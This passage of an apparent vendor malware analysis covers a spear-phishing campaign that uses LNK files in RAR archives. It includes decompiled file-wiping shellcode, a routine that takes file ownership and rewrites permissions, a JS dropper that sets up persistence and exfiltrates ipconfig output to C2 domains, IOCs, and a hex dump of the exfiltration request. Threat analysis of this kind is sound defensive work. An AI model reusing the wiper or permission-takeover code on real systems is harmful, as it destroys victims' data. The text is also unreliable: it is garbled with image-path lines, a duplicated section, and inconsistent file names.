
```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.


The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
v34[4] = 0;
v34[5] = 0;
FindFirstFileA = retrieve_api_func(dll_name, v26);
strcpy(v20, "FindNextFileA");
FindNextFileA = retrieve_api_func(dll_name, v20);
CreateFileA = 0;
strcpy(v10, "CreateFileA");
CreateFileA = retrieve_api_func(dll_name, v10);
GetFileSize = 0;
strcpy(v15, "GetFileSize");
GetFileSize = retrieve_api_func(dll_name, v15);
strcpy(v27, "LocalAlloc");
LocalAlloc = retrieve_api_func(dll_name, v27);
SetFilePointer = 0;
strcpy(v24, "SetFilePointer");
SetFilePointer = retrieve_api_func(dll_name, v24);
WriteFile = 0;
strcpy(v36, "WriteFile");
WriteFile = retrieve_api_func(dll_name, v36);
LocalFree = 0;
strcpy(v25, "LocalFree");
LocalFree = retrieve_api_func(dll_name, v25);
CloseHandle = 0;
strcpy(v12, "CloseHandle");
CloseHandle = retrieve_api_func(dll_name, v12);
strcpy(v37, "FindClose");
FindClose = retrieve_api_func(dll_name, v37);
first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E 65  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.... Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix . : home..  Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

